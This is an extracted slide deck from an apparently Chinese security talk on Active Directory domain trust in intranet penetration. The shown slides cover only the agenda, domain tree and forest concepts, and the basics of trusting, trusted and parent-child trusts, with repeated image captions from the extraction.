

A glowing green jellyfish is centered in the background, its translucent body and tentacles emitting a soft, ethereal light. The jellyfish is positioned behind the main title text.

Domain Trust

在内网渗透中的利用

pr0mise

2019.12.21

自我介绍

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- 补天白帽大会/BCS大会演讲嘉宾
- 擅长域渗透



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
1. 域和林的概念
2. 信任关系的作用
3. 信任的种类及特性
4. 信任认证流程
5. 几种利用手法




A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a soft, ethereal green light. Its tentacles are visible at the bottom, also glowing with the same green hue. The overall mood is mysterious and serene.

/01 树和林的概念

域树



域林



A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a soft, ethereal green light. Its tentacles are visible at the bottom, also glowing with the same green hue. The overall mood is mysterious and serene.

/02

信任关系的作用

沟通的桥梁


信任域
Trusting domain




A域



信任 / 单行道马路



受信任域
Trusted domain



B域



访问




A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a soft, ethereal green light. Its tentacles are visible at the bottom, also glowing with the same green hue. The overall mood is mysterious and serene.

/03


信任的种类及特性

父子信任

同一个域树中,父域和子域会自动创建双向信任关系
信任关系可传递

